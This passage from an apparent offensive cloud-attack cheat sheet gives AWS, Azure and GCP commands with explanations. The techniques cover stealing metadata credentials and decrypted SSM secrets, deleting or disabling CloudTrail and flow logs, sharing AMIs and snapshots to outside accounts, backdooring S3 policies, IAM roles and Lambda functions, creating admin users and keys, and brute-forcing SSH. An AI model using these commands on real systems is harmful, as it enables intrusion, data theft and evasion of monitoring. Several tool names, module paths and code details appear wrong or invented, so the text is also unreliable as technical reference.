profile {} | jq -r '.Parameter.Value'
```

1. `imds-helper http://169.254.169.254/latest/meta-data/iam/security-credentials/{}: This command uses` imds-helper`to make a request to the Instance Metadata Service (IMDS) endpoint with a placeholder`{}` that will be replaced with a specific IAM role name. It retrieves the security credentials associated with the specified IAM role.

2. `jq -r '.AccessKeyId'`: This `jq` command processes the JSON response from the previous command and extracts the `AccessKeyId` field from it. The `-r` option outputs the result in raw (non-quoted) format.

3. `xargs -I {} aws sts assume-role --role-arn <role_arn> --role-session-name "bugbounty" --external-id <external_id> --region <region> --profile {}`: This command uses `xargs` to substitute the IAM role name obtained from the previous `jq` command into the subsequent `aws sts assume-role` command. It assumes the specified IAM role, generating temporary security

credentials for the assumed role. The `--role-arn`, `--role-session-name`, `--external-id`, `--region`, and `--profile` options are provided to configure the role assumption.

4. `jq -r '.Credentials.AccessKeyId, .Credentials.SecretAccessKey, .Credentials.SessionToken'`: This `jq` command processes the JSON response from the previous `aws sts assume-role` command and extracts the `AccessKeyId`, `SecretAccessKey`, and `SessionToken` fields from it. The `-r` option outputs the results in raw (non-quoted) format.

5. `xargs -I {} aws ssm describe-parameters --query 'Parameters[].Name' --region <region> --profile {}`: This command uses `xargs` to substitute the IAM profile name obtained from the previous `jq` command into the subsequent `aws ssm describe-parameters` command. It retrieves a list of parameter names from AWS SSM Parameter Store. The `--query`, `--region`, and `--profile` options are provided to configure the command.

6. `jq -r '.[]'`: This `jq` command processes the JSON response from the previous `aws ssm describe-parameters` command and extracts the values of the parameter names. The `-r` option outputs the results in raw (non-quoted) format.

7. `xargs -I {} aws ssm get-parameter --name {} --with-decryption --region <region> --profile {}`: This command uses `xargs` to substitute each parameter name obtained from the previous `jq` command into the subsequent `aws ssm get-parameter` command. It retrieves the values of each parameter from AWS SSM Parameter Store. The `--name`, `--with-decryption`, `--region`, and `--profile` options are provided to configure the command.

8. `jq -r '.Parameter.Value'`: This `jq` command processes the JSON response from the previous `aws ssm get-parameter` command and extracts the values of the parameters. The `-r` option outputs the results in raw (non-quoted) format.

Delete CloudTrail Trail

```
aws cloudtrail delete-trail --name <trail_name> --region <region>
```

1. `aws cloudtrail delete-trail`: This command is part of the AWS Command Line Interface (CLI) and is used to delete a CloudTrail trail.

2. `--name <trail_name>`: This option specifies the name of the CloudTrail trail to be deleted. Replace `<trail_name>` with the actual name of the trail you want to delete.

3. `--region <region>`: This option specifies the AWS region where the CloudTrail trail is located. Replace `<region>` with the appropriate AWS region code (e.g., `us-west-2`, `eu-central-1`, etc.) where the trail exists.

```
ccat cloudtrail
```

By running `ccat cloudtrail`, the command will attempt to format and enhance the display of CloudTrail log files for better readability. It may apply syntax highlighting, indentation, or other visual enhancements to make the log content easier to analyze and interpret. This can be particularly useful when working with large or complex CloudTrail logs, as it helps highlight key information and improve overall readability.

```
python -c "import boto3;
boto3.client('cloudtrail').delete_trail(Name='<trail_name>',
RegionName='<region>')"
```

1. `python`: This command is used to execute Python code from the command line.
2. `-c "<code>"`: This option allows you to pass a string of Python code directly on the command line.
3. `"import boto3;
   boto3.client('cloudtrail').delete_trail(Name='<trail_name>',
   RegionName='<region>')"`: This is the Python code being executed. It performs the following steps:
   - Imports the `boto3` library, which is the AWS SDK for Python.
   - Uses the `boto3.client('cloudtrail')` method to create a client object for interacting with the AWS CloudTrail service.
   - Calls the `delete_trail()` method on the CloudTrail client, passing the `Name` and `RegionName` parameters.
   - Replace `<trail_name>` with the actual name of the CloudTrail trail you want to delete, and `<region>` with the appropriate AWS region code.

```
terraform init && terraform import aws_cloudtrail.this <trail_arn> &&
terraform destroy -auto-approve
```

1. `terraform init`: This command initializes a Terraform working directory by downloading the necessary provider plugins and setting up the environment.
2. `terraform import aws_cloudtrail.this <trail_arn>`: This command imports an existing AWS CloudTrail resource into the Terraform state. The `<trail_arn>` should be replaced with the actual ARN (Amazon Resource Name) of the CloudTrail resource you want to import. By importing the resource, Terraform gains awareness of its existence and configuration.
3. `terraform destroy -auto-approve`: This command destroys the infrastructure defined in your Terraform configuration and removes any associated resources. The `-auto-approve` flag is used to automatically approve the

destruction without requiring manual confirmation. This command will delete the CloudTrail resource that was imported in the previous step.

Disable CloudTrail Logging Through Event Selectors

```
aws cloudtrail put-event-selectors --trail-name <trail_name> --event-selectors '[{"ReadWriteType": "ReadOnly"}]' --region <region>
```

1. `aws cloudtrail put-event-selectors`: This command is part of the AWS Command Line Interface (CLI) and is used to configure event selectors for an AWS CloudTrail trail.

2. `--trail-name <trail_name>`: This option specifies the name of the CloudTrail trail for which you want to configure event selectors. Replace `<trail_name>` with the actual name of the trail.

3. `--event-selectors '[{"ReadWriteType": "ReadOnly"}]'`: This option specifies the event selectors to be configured for the CloudTrail trail. In this example, a single event selector is provided as a JSON array with a single object. The `"ReadWriteType": "ReadOnly"` indicates that the event selector should only capture read-only events. You can customize the event selector based on your specific requirements.

4. `--region <region>`: This option specifies the AWS region where the CloudTrail trail is located. Replace `<region>` with the appropriate AWS region code (e.g., `us-west-2`, `eu-central-1`, etc.) where the trail exists.

```
python -c "import boto3; boto3.client('cloudtrail').put_event_selectors(TrailName='<trail_name>', EventSelectors=[{'ReadWriteType': 'ReadOnly'}], RegionName='<region>')"
```

1. `python`: This command is used to execute Python code from the command line.

2. `-c "<code>"`: This option allows you to pass a string of Python code directly on the command line.

3. `"import boto3; boto3.client('cloudtrail').put_event_selectors(TrailName='<trail_name>', EventSelectors=[{'ReadWriteType': 'ReadOnly'}], RegionName='<region>')"`: This is the Python code being executed. It performs the following steps:

    - Imports the `boto3` library, which is the AWS SDK for Python.
    - Uses the `boto3.client('cloudtrail')` method to create a client object for interacting with the AWS CloudTrail service.
    - Calls the `put_event_selectors()` method on the CloudTrail client, passing the `TrailName`, `EventSelectors`, and `RegionName` parameters.

- Replace `<trail_name>` with the actual name of the CloudTrail trail you want to configure, and `<region>` with the appropriate AWS region code.
- The `EventSelectors` parameter is set as a list with a single dictionary object, specifying the `ReadWriteType` as `ReadOnly`. This indicates that the event selector should only capture read-only events. You can customize the event selectors based on your specific requirements.

```
terraform init && terraform import aws_cloudtrail.this <trail_arn> &&
terraform apply -auto-approve -var 'event_selector=
[{read_write_type="ReadOnly"}]'
```

1. `terraform init`: This command initializes the Terraform working directory, downloading any necessary provider plugins and setting up the environment.

2. `terraform import aws_cloudtrail.this <trail_arn>`: This command imports an existing CloudTrail resource into the Terraform state. The `aws_cloudtrail.this` refers to the Terraform resource representing the CloudTrail trail, and `<trail_arn>` is the ARN (Amazon Resource Name) of the CloudTrail trail you want to import. This step allows Terraform to manage the configuration of the existing resource.

3. `terraform apply -auto-approve -var 'event_selector=[{read_write_type="ReadOnly"}]'`: This command applies the changes specified in the Terraform configuration to provision or update resources. The `-auto-approve` flag automatically approves the changes without asking for confirmation.

    - The `-var 'event_selector=[{read_write_type="ReadOnly"}]'` option sets the value of the `event_selector` variable to configure the event selectors for the CloudTrail trail. In this example, a single event selector is provided as a list with a single dictionary object, specifying the `read_write_type` as `ReadOnly`. This indicates that the event selector should only capture read-only events. You can customize the event selectors based on your specific requirements.

CloudTrail Logs Impairment Through S3 Lifecycle Rule

```
aws s3api put-bucket-lifecycle --bucket <bucket_name> --lifecycle-
configuration '{"Rules": [{"Status": "Enabled", "Prefix": "", "Expiration":
{"Days": 7}}]}' --region <region>
```

1. `aws s3api put-bucket-lifecycle`: This command is used to configure the lifecycle policy for an S3 bucket.

2. `--bucket <bucket_name>`: Replace `<bucket_name>` with the actual name of the S3 bucket where you want to configure the lifecycle rule.

3. `--lifecycle-configuration '{"Rules": [{"Status": "Enabled", "Prefix": "", "Expiration": {"Days": 7}}]}'`: This option specifies the configuration of the lifecycle rule. The configuration is provided as a JSON string. In this example, the configuration includes a single rule with the following properties:

    - `Status`: Specifies the status of the rule. In this case, it is set to "Enabled" to activate the rule.
    - `Prefix`: Specifies the prefix to which the rule applies. An empty prefix indicates that the rule applies to all objects in the bucket.
    - `Expiration`: Specifies the expiration settings for the objects. In this case, the objects will expire after 7 days (`Days: 7`).

4. `--region <region>`: Replace `<region>` with the appropriate AWS region code where the S3 bucket is located.

```
python -c "import boto3; s3 = boto3.client('s3');
s3.put_bucket_lifecycle_configuration(Bucket='<bucket_name>',
LifecycleConfiguration={'Rules': [{'Status': 'Enabled', 'Prefix': '',
'Expiration': {'Days': 7}}]})"
```

1. `import boto3`: This line imports the Boto3 library, which is the AWS SDK for Python.

2. `s3 = boto3.client('s3')`: This line creates a client object for the S3 service using the Boto3 library. This client object allows interaction with the S3 API.

3. `s3.put_bucket_lifecycle_configuration(Bucket='<bucket_name>', LifecycleConfiguration={'Rules': [{'Status': 'Enabled', 'Prefix': '', 'Expiration': {'Days': 7}}]})`: This line invokes the `put_bucket_lifecycle_configuration` method of the S3 client to configure the lifecycle rule for the specified bucket.

    - `Bucket='<bucket_name>'`: Replace `<bucket_name>` with the actual name of the S3 bucket where you want to configure the lifecycle rule.

    - `LifecycleConfiguration={'Rules': [{'Status': 'Enabled', 'Prefix': '', 'Expiration': {'Days': 7}}]}`: This argument specifies the configuration of the lifecycle rule. It is provided as a dictionary with a single key, 'Rules', which maps to a list of rule dictionaries. In this example, there is a single rule with the following properties:

        - `Status`: Specifies the status of the rule. In this case, it is set to 'Enabled' to activate the rule.
        - `Prefix`: Specifies the prefix to which the rule applies. An empty prefix indicates that the rule applies to all objects in the bucket.
        - `Expiration`: Specifies the expiration settings for the objects. In this case, the objects will expire after 7 days (`Days: 7`).

```
terraform init && terraform import aws_s3_bucket.lifecycle <bucket_name> &&
terraform apply -auto-approve -var 'lifecycle_rule=[{status="Enabled",
prefix="", expiration={days=7}}]'
```

1. `terraform init`: This command initializes the Terraform working directory by downloading the necessary provider plugins and setting up the backend.

2. `terraform import aws_s3_bucket.lifecycle <bucket_name>`: This command imports an existing S3 bucket into Terraform as a resource. Replace `<bucket_name>` with the actual name of the S3 bucket you want to import. This step associates the existing bucket with the Terraform configuration.

3. `terraform apply -auto-approve -var 'lifecycle_rule=[{status="Enabled", prefix="", expiration={days=7}}]'`: This command applies the Terraform configuration, deploying the resources defined in the Terraform files.
   - `-auto-approve`: This flag automatically approves the proposed changes without requiring manual confirmation.
   - `-var 'lifecycle_rule=[{status="Enabled", prefix="", expiration={days=7}}]'`: This flag sets a variable named `lifecycle_rule` in the Terraform configuration. It specifies the configuration for the lifecycle rule using a list of one rule object. The rule object has the following properties:
     - `status`: Specifies the status of the rule. In this case, it is set to "Enabled" to activate the rule.
     - `prefix`: Specifies the prefix to which the rule applies. An empty prefix indicates that the rule applies to all objects in the bucket.
     - `expiration`: Specifies the expiration settings for the objects. In this case, the objects will expire after 7 days (`days=7`).

Stop Cloud Trail Trail

```
aws cloudtrail stop-logging --name <trail_name> --region <region>
```

- `--name <trail_name>`: Specifies the name of the CloudTrail trail to stop logging. Replace `<trail_name>` with the actual name of the trail you want to stop logging for.
- `--region <region>`: Specifies the AWS region where the CloudTrail trail is located. Replace `<region>` with the appropriate region identifier, such as `us-east-1` or `eu-west-2`.

```
python -c "import boto3;
boto3.client('cloudtrail').stop_logging(Name='<trail_name>',
RegionName='<region>')"
```

1. `import boto3`: This imports the Boto3 library, which is the AWS SDK for Python.

2. `boto3.client('cloudtrail')`: This creates a client object for the CloudTrail service using Boto3.

3. `.stop_logging(Name='<trail_name>', RegionName='<region>')`: This invokes the `stop_logging` method of the CloudTrail client to stop logging for a specific trail.

    - `Name='<trail_name>'`: Specifies the name of the CloudTrail trail to stop logging for. Replace `<trail_name>` with the actual name of the trail you want to stop logging for.
    - `RegionName='<region>'`: Specifies the AWS region where the CloudTrail trail is located. Replace `<region>` with the appropriate region identifier, such as `us-east-1` or `eu-west-2`.

```
terraform init && terraform import aws_cloudtrail.this <trail_arn> &&
terraform apply -auto-approve -var 'enable_logging=false'
```

1. `terraform init`: Initializes the Terraform working directory, downloading the necessary provider plugins and modules.

2. `terraform import aws_cloudtrail.this <trail_arn>`: Imports the existing CloudTrail resource into the Terraform state. Replace `<trail_arn>` with the actual ARN (Amazon Resource Name) of the CloudTrail resource you want to manage with Terraform.

3. `terraform apply -auto-approve -var 'enable_logging=false'`: Applies the Terraform configuration, making changes to the infrastructure. The `-auto-approve` flag skips the interactive approval step, while the `-var` flag sets the variable `enable_logging` to `false`. This variable is used in the Terraform configuration to control whether CloudTrail logging is enabled or disabled.

Attempt to Leave the AWS Organization

```
aws organizations deregister-account --account-id <account_id> --region
<region>
```

- `aws organizations deregister-account`: This is the AWS CLI command to deregister an AWS account from an AWS Organization.

- `--account-id <account_id>`: Specifies the ID of the AWS account you want to deregister. Replace `<account_id>` with the actual ID of the account you want to deregister.

- `--region <region>`: Specifies the AWS region where the AWS Organizations service is located. Replace `<region>` with the appropriate region identifier, such as `us-east-1` or `eu-west-2`.

```
python -c "import boto3;
boto3.client('organizations').deregister_account(AccountId='<account_id>')"
```

- `import boto3`: Imports the Boto3 library, which provides an interface to interact with AWS services.

- `boto3.client('organizations').deregister_account(AccountId='<account_id>')`: Creates a client for the AWS Organizations service using Boto3 and calls the `deregister_account` method on the client. The `AccountId` parameter should be replaced with the actual ID of the AWS account you want to deregister.

```
terraform init && terraform import aws_organizations_account.this
<account_id> && terraform apply -auto-approve -var
'enable_organization=false'
```

- `terraform init`: Initializes the Terraform configuration in the current directory.

- `terraform import aws_organizations_account.this <account_id>`: Imports an existing AWS account into Terraform. The `aws_organizations_account.this` resource represents an AWS account in the Terraform configuration, and `<account_id>` should be replaced with the actual ID of the AWS account you want to manage.

- `terraform apply -auto-approve -var 'enable_organization=false'`: Applies the Terraform configuration and provisions or updates resources. The `-auto-approve` flag automatically approves the execution without requiring user confirmation. The `-var 'enable_organization=false'` flag sets the value of the `enable_organization` variable to `false`, indicating that the AWS Organization should be disabled.

Remove VPC Flow Logs

```
aws ec2 delete-flow-logs --flow-log-ids <flow_log_ids> --region <region>
```

- `aws ec2 delete-flow-logs`: Executes the AWS CLI command to delete VPC flow logs.

- `--flow-log-ids <flow_log_ids>`: Specifies the IDs of the flow logs to be deleted. `<flow_log_ids>` should be replaced with the actual IDs of the flow logs you want to delete.

- `--region <region>`: Specifies the AWS region where the flow logs are located. `<region>` should be replaced with the appropriate region identifier, such as `us-east-1` or `eu-west-2`.

```
python -c "import boto3; ec2 = boto3.client('ec2');
ec2.delete_flow_logs(FlowLogIds=['<flow_log_id_1>', '<flow_log_id_2>'])"
```

- `import boto3`: Imports the Boto3 library, which is the official AWS SDK for Python.
- `ec2 = boto3.client('ec2')`: Creates an EC2 client object using Boto3.
- `ec2.delete_flow_logs(FlowLogIds=['<flow_log_id_1>', '<flow_log_id_2>'])`: Calls the `delete_flow_logs` method of the EC2 client to delete VPC flow logs. Replace `<flow_log_id_1>` and `<flow_log_id_2>` with the actual IDs of the flow logs you want to delete.

```
terraform init && terraform import aws_flow_log.this <flow_log_id> &&
terraform destroy -auto-approve
```

- `terraform init`: Initializes the Terraform working directory by downloading the necessary provider plugins and configuring the backend.
- `terraform import aws_flow_log.this <flow_log_id>`: Imports an existing VPC flow log into the Terraform state. Replace `<flow_log_id>` with the actual ID of the flow log you want to manage with Terraform. This command associates the flow log with the Terraform resource named `aws_flow_log.this`.
- `terraform destroy -auto-approve`: Destroys the Terraform-managed resources specified in the configuration files. The `-auto-approve` flag is used to automatically approve the destruction without requiring user confirmation.

Execute Discovery Commands on an EC2 Instance

```
cf aws ecs exec -b
```

- `cf`: This is a command-line tool that provides simplified access to various AWS services and functionalities. It stands for “CloudFormation.”
- `aws ecs exec`: This is a subcommand of the `cf` tool specifically for interacting with AWS ECS.
- `-b`: This flag is used to specify the task or container to execute the command in. It allows you to select a specific task or container within an ECS cluster.

```
aws ssm send-command --instance-ids <instance_id> --document-name "AWS-
RunShellScript" --parameters '{"commands":["<command_1>", "<command_2>", "
<command_3>"]}' --region <region>
```

- `aws ssm send-command`: This is the AWS CLI command to interact with AWS Systems Manager and send a command.

- `--instance-ids <instance_id>`: This option specifies the ID of the instance(s) to which the command should be sent. You can provide a single instance ID or a comma-separated list of multiple instance IDs.

- `--document-name "AWS-RunShellScript"`: This option specifies the name of the Systems Manager document to use. In this case, the command is using the built-in document "AWS-RunShellScript," which allows running shell commands on the target instances.

- `--parameters '{"commands":["<command_1>", "<command_2>", "<command_3>"]}'`: This option specifies the parameters for the command. The `commands` parameter is an array of shell commands to be executed on the instances.

- `--region <region>`: This option specifies the AWS region where the instances are located.

```
python -c "import boto3; ssm = boto3.client('ssm');
ssm.send_command(InstanceIds=['<instance_id>'], DocumentName='AWS-
RunShellScript', Parameters={'commands':['<command_1>', '<command_2>',
'<command_3>']})"
```

- `import boto3`: This imports the Boto3 library, which provides an interface to interact with AWS services using Python.

- `ssm = boto3.client('ssm')`: This creates an SSM (Systems Manager) client object using the `boto3.client()` method. The client object allows interaction with AWS Systems Manager.

- `ssm.send_command(...)`: This invokes the `send_command()` method of the SSM client to send a command to the specified instance(s).

    - `InstanceIds=['<instance_id>']`: This parameter specifies the ID of the instance(s) to which the command should be sent. You can provide a single instance ID or a list of multiple instance IDs.

    - `DocumentName='AWS-RunShellScript'`: This parameter specifies the name of the Systems Manager document to use. In this case, the command is using the built-in document "AWS-RunShellScript," which allows running shell commands on the target instances.

    - `Parameters={'commands':['<command_1>', '<command_2>', '<command_3>']}`: This parameter specifies the parameters for the command. The `commands` parameter is a list of shell commands to be executed on the instances.

```
terraform init && terraform import aws_instance.this <instance_id> &&
terraform apply -auto-approve -var 'command="<command_1>; <command_2>;
<command_3>"'
```

1. `terraform init`: This command initializes the Terraform working directory by downloading and configuring the necessary providers and modules.

2. `terraform import aws_instance.this <instance_id>`: This command imports an existing EC2 instance into the Terraform state. It associates the specified `<instance_id>` with the `aws_instance.this` resource in the Terraform configuration.

3. `terraform apply -auto-approve -var 'command="<command_1>; <command_2>; <command_3>"'`: This command applies the Terraform configuration and provisions or modifies the infrastructure as necessary. The `-auto-approve` flag skips the interactive approval prompt. The `-var` flag sets a variable named `command` to the provided value, which represents a series of shell commands `<command_1>; <command_2>; <command_3>` to be executed on the EC2 instance.

Download EC2 Instance User Data

```
aws ec2 describe-instance-attribute --instance-id <instance_id> --attribute userData --query "UserData.Value" --output text --region <region> | base64 --decode
```

1. `aws ec2 describe-instance-attribute --instance-id <instance_id> --attribute userData --query "UserData.Value" --output text --region <region>`: This AWS CLI command describes the specified EC2 instance attribute, which in this case is the user data. The `<instance_id>` parameter is the ID of the EC2 instance for which you want to retrieve the user data, and the `<region>` parameter specifies the AWS region where the instance is located. The `--query` option extracts the value of the `UserData.Value` attribute, and the `--output` option sets the output format to text.

2. `base64 --decode`: This command decodes the base64-encoded user data retrieved from the previous AWS CLI command. The `--decode` option instructs the `base64` command to perform the decoding operation.

```
python -c "import boto3; ec2 = boto3.client('ec2'); response = ec2.describe_instance_attribute(InstanceId='<instance_id>', Attribute='userData'); print(response['UserData']['Value'].decode('base64'))"
```

1. `import boto3`: This imports the Boto3 library, which is the official AWS SDK for Python.

2. `ec2 = boto3.client('ec2')`: This creates an EC2 client object using Boto3.

3. `response = ec2.describe_instance_attribute(InstanceId='<instance_id>', Attribute='userData')`: This calls the `describe_instance_attribute` method of the EC2 client to retrieve the specified attribute of the EC2 instance. The `<instance_id>` parameter is the ID of the EC2 instance, and the `Attribute` parameter is set to `'userData'` to retrieve the user data.

4. `print(response['UserData']['Value'].decode('base64'))`: This retrieves the value of the `'UserData'` key from the response, which contains the base64-encoded user data. The `decode('base64')` method is used to decode the base64-encoded user data. The decoded user data is then printed to the console.

```
terraform init && terraform import aws_instance.this <instance_id> &&
terraform apply -auto-approve -var 'instance_id=<instance_id>'
```

1. `terraform init`: Initializes the Terraform working directory, downloading any necessary providers and setting up the environment.

2. `terraform import aws_instance.this <instance_id>`: Imports an existing EC2 instance into the Terraform state. This associates the EC2 instance in the AWS account with the corresponding Terraform resource.

3. `terraform apply -auto-approve -var 'instance_id=<instance_id>'`: Applies the Terraform configuration and provisions any required resources. The `-auto-approve` flag skips the interactive confirmation prompt, and the `-var` flag sets the value of the `instance_id` variable used within the Terraform configuration.

Launch Unusual EC2 instances

```
aws ec2 run-instances --image-id <image_id> --instance-type p2.xlarge --count
1 --region <region>
```

- `--image-id <image_id>`: Specifies the ID of the Amazon Machine Image (AMI) to use as the base for the EC2 instance. It defines the operating system and other software installed on the instance.

- `--instance-type p2.xlarge`: Specifies the instance type, which determines the hardware specifications (such as CPU, memory, and storage capacity) of the EC2 instance. In this case, `p2.xlarge` is the instance type.

- `--count 1`: Specifies the number of instances to launch. In this case, it launches a single instance.

- `--region <region>`: Specifies the AWS region in which to launch the instance. The region defines the geographical location where the EC2 instance will be provisioned.

```
terraform init && terraform apply -auto-approve -var
'instance_type=p2.xlarge'
```

The `-var 'instance_type=p2.xlarge'` option is used to set a variable named `instance_type` to the value `p2.xlarge`. This variable can be referenced in the Terraform configuration files to dynamically configure resources.

```
python -c "import boto3; ec2 = boto3.resource('ec2'); instance =
ec2.create_instances(ImageId='<image_id>', InstanceType='p2.xlarge',
MinCount=1, MaxCount=1); print(instance[0].id)"
```

- `import boto3`: Imports the Boto3 library, which provides an interface to interact with AWS services using Python.
- `ec2 = boto3.resource('ec2')`: Creates an EC2 resource object using Boto3. This resource object allows us to interact with EC2 instances.
- `instance = ec2.create_instances(ImageId='<image_id>', InstanceType='p2.xlarge', MinCount=1, MaxCount=1)`: Creates a new EC2 instance using the specified image ID and instance type. The `MinCount` and `MaxCount` parameters are both set to 1, indicating that a single instance should be launched.
- `print(instance[0].id)`: Prints the ID of the created EC2 instance. The `instance` variable is a list, and `instance[0]` refers to the first (and in this case, the only) instance in the list. The `.id` attribute retrieves the ID of the instance.

Execute Commands on EC2 Instance via User Data

```
aws ec2 run-instances --image-id <image_id> --instance-type <instance_type> -
-user-data "echo 'Malicious command here'" --region <region>
```

```
terraform init && terraform apply -auto-approve -var 'user_data="echo
\"Malicious command here\""'
```

```
python -c "import boto3; ec2 = boto3.resource('ec2'); instance =
ec2.create_instances(ImageId='<image_id>', InstanceType='<instance_type>',
MinCount=1, MaxCount=1, UserData='#!/bin/bash\necho \"Malicious command
here\"'); print(instance[0].id)"
```

Open Ingress Port 22 on a Security Group

```
nmap -p 22 --script ssh-auth-methods --script-args ssh.username=
<username>,ssh.password=<password> <target_IP>
```

```
msfconsole -x "use auxiliary/scanner/ssh/ssh_login; set RHOSTS <target_IP>;
set USERNAME <username>; set PASSWORD <password>; run"
```

```
nmap -p 22 --script ssh2-enum-algos,ssh-hostkey,sshv1 <target_IP>
```

Exfiltrate an AMI by Sharing It

```
aws ec2 modify-image-attribute --image-id <image_ID> --launch-permission "Add=[{UserId=<recipient_account_ID>}]" --region <AWS_region>
```

```
terraform import aws_ami_share.share <ami_id>/<recipient_account_ID>
```

```
python3 pacu.py --use single_module --module scanner/ami__account_accessibility --aws-region <AWS_region> --ami-id <image_ID>
```

Exfiltrate EBS Snapshot by Sharing It

```
aws ec2 modify-snapshot-attribute --snapshot-id <snapshot_ID> --create-volume-permission "Add=[{UserId=<recipient_account_ID>}]" --region <AWS_region>
```

```
terraform import aws_ebs_snapshot_create_volume_permission.share <snapshot_id>/<recipient_account_ID>
```

```
python3 pacu.py --use single_module --module scanner/ebs__snapshot_accessibility --aws-region <AWS_region> --snapshot-id <snapshot_ID>
```

Exfiltrate RDS Snapshot by Sharing

```
aws rds modify-db-snapshot-attribute --db-snapshot-identifier <snapshot_identifier> --attribute-name restore --values-to-add <recipient_account_ID> --region <AWS_region>
```

```
terraform import aws_db_snapshot.create_volume_permission <snapshot_arn>_<recipient_account_ID>
```

```
python3 pacu.py --use single_module --module scanner/rds__snapshot_accessibility --aws-region <AWS_region> --snapshot-id <snapshot_identifier>
```

Backdoor an S3 Bucket via its Bucket Policy

```
aws s3api put-bucket-policy --bucket <bucket_name> --policy file://backdoor_policy.json
```

```
terraform import aws_s3_bucket_policy.backdoor_policy <bucket_name>
```

```
python3 pacu.py --use single_module --module backdooring/s3__bucket_policy --aws-region <AWS_region> --bucket <bucket_name>
```

Console Login without MFA

```
aws iam create-login-profile --user-name <username> --password <password> --no-password-reset-required
```

```
python3 pacu.py --use single_module --module post_exploitation/__mfa_bypass_console_login --username <username> --aws-region <AWS_region>
```

```
terraform import aws_iam_user_login_profile.mfa_bypass <username>
```

Backdoor an IAM Role

```
aws iam update-assume-role-policy --role-name <role-name> --policy-document <policy-document>
```

```
ccat iam
```

```
python3 pacu.py --use single_module --module post_exploitation/__backdoor_iam_role --role-name <role-name> --aws-region <AWS_region>
```

```
terraform import aws_iam_role.backdoored_role <role-ARN>
```

Create an Access Key on an IAM User

```
aws iam create-access-key --user-name <user-name>
```

```
python3 pacu.py --use single_module --module post_exploitation/__create_access_key --user-name <user-name> --aws-region <AWS_region>
```

```
terraform import aws_iam_access_key.access_key <access-key-id>
```

Create an administrative IAM User

```
aws iam create-user --user-name <user-name> && aws iam attach-user-policy --user-name <user-name> --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
```

```
python3 pacu.py --use single_module --module
privilege_escalation/iam__create_user_admin
```

```
terraform import aws_iam_user.admin <user-name>
```

Create a Login Profile on an IAM User

```
aws iam create-login-profile --user-name <user-name> --password <password> &&
aws iam update-login-profile --user-name <user-name> --password-reset-
required
```

```
python3 pacu.py --use single_module --module
privilege_escalation/iam__create_login_profile
```

```
terraform import aws_iam_user_login_profile.login_profile <user-name>
```

Backdoor Lambda Function Through Resource-Based Policy

```
aws lambda add-permission --function-name <function-name> --action
lambda:InvokeFunction --principal <external-aws-account-id> --statement-id
<unique-statement-id>
```

```
python3 pacu.py --use single_module --module
privilege_escalation/lambda__backdoor_function_resource_policy
```

```
terraform import aws_lambda_permission.permission <function-name>:<unique-
statement-id>
```

Overwrite Lambda Function Code

```
aws lambda update-function-code --function-name <function-name> --zip-file
fileb://payload.zip
```

```
python3 pacu.py --use single_module --module
privilege_escalation/lambda__overwrite_function_code
```

```
serverless deploy --force
```

Create an IAM Roles Anywhere trust anchor

```
iam-roles-anywhere create-anchor --name malicious-anchor --public-key
<public-key-file> --private-key <private-key-file>
```

```
cd ~/cloudgoat
./cloudgoat.py create-anywhere-trust-anchor --anchor-name malicious-anchor --public-key <public-key-file> --private-key <private-key-file>
```

```
aws-shell
call trustanchormanagement register-trust-anchor --anchor-name malicious-anchor --public-key <public-key>
```

Execute Command on Virtual Machine using Custom Script Extension

```
az vm extension set --resource-group <resource-group-name> --vm-name <vm-name> --name CustomScriptExtension --publisher Microsoft.Compute --settings '{"commandToExecute":"<malicious-command>"}'
```

```
terraform apply -var 'command_to_execute=<malicious-command>'
```

```
az vm extension set --resource-group <resource-group-name> --vm-name <vm-name> --name CustomScriptExtension --publisher Microsoft.Compute --settings '{\"commandToExecute\":\"<malicious-command>\"}' --protected-settings '{\"commandToExecute\":\"<malicious-command>\"}'
```

Execute Commands on Virtual Machine using Run Command

```
az vm run-command invoke --resource-group <resource-group-name> --name <vm-name> --command-id RunPowerShellScript --scripts "<malicious-powershell-script>"
```

```
terraform apply -var 'command_to_execute=<malicious-shell-command>'
```

```
az vm run-command invoke --resource-group <resource-group-name> --name <vm-name> --command-id RunShellScript --scripts "<malicious-shell-script>"
```

Export Disk Through SAS URL

```
az disk grant-access --resource-group <resource-group-name> --name <disk-name> --duration-in-seconds <duration-seconds> --access-level Read --query 'accessSas' -o tsv
```

```
$disk = Get-AzDisk -ResourceGroupName "<resource-group-name>" -DiskName "<disk-name>"
$sasToken = Grant-AzDiskAccess -DiskId $disk.Id -AccessLevel Read -DurationInSecond <duration-seconds>
$diskUrl = $disk.DiskUri + $sasToken.AccessSAS
$diskUrl
```

```
terraform apply -var 'disk_id=<disk-id>'
```

Create an Admin GCP Service Account

```
gcloud iam service-accounts create <service-account-name> --description "Admin service account" --display-name "Admin Service Account" && gcloud projects add-iam-policy-binding <project-id> --member serviceAccount:<service-account-email> --role roles/owner
```

```
terraform apply -var 'project_id=<project-id>' -var 'service_account_name=<service-account-name>'
```

```
gcloud iam service-accounts create <service-account-name> --description "Admin service account" --display-name "Admin Service Account" && gcloud projects add-iam-policy-binding <project-id> --member serviceAccount:<service-account-email> --role roles/owner
```

Create a GCP Service Account Key

```
gcloud iam service-accounts keys create <output-file> --iam-account=<service-account-email> --project <project-id>
```

```
terraform apply -var 'project_id=<project-id>' -var 'service_account_email=<service-account-email>'
```

```
gcloud iam service-accounts keys create <output-file> --iam-account=<service-account-email> --project <project-id>
```

Impersonate GCP Service Accounts

```
gcloud iam service-accounts create-key <service-account-email> --impersonate-service-account=<target-service-account-email> --project <project-id>
```

```
terraform apply -var 'project_id=<project-id>' -var 'attacker_service_account=<attacker-service-account-email>' -var 'target_service_account=<target-service-account-email>'
```

```
gcloud iam service-accounts create-key <service-account-email> --impersonate-service-account=<target-service-account-email> --project <project-id>
```

Privilege escalation through KMS key policy modifications

```
cf alibaba perm
```

```
python3 cloudhunter.py --services aws,alibaba COMPANY_NAME
```

```
aws kms put-key-policy --key-id <key-id> --policy-name default --policy "
<policy-json>"
```

```
az keyvault set-policy --name <key-vault-name> --object-id <principal-object-
id> --secret-permissions get --key-permissions wrapkey
```

```
gcloud kms keys add-iam-policy-binding <key-name> --location <location> --
keyring <key-ring> --member <member> --role <role>
```

Enumeration of EKS clusters and associated resources

```
aws eks list-clusters
```

```
kubectl get namespaces --context=<eks-cluster-name>
```

```
kube-hunter --remote <eks-cluster-name>
```

Privilege escalation through RDS database credentials

```
aws rds describe-db-instances
```

```
sqlmap -u "<rds-instance-url>" --risk=3 --level=5
```

```
pspy -a
```

Enumeration of open S3 buckets and their contents

```
aws s3 ls s3://
```

```
s3enum --profile=<aws-profile> --no-color
```

```
python bucket_finder.py -o buckets.txt
```

Privilege escalation through EC2 instance takeover
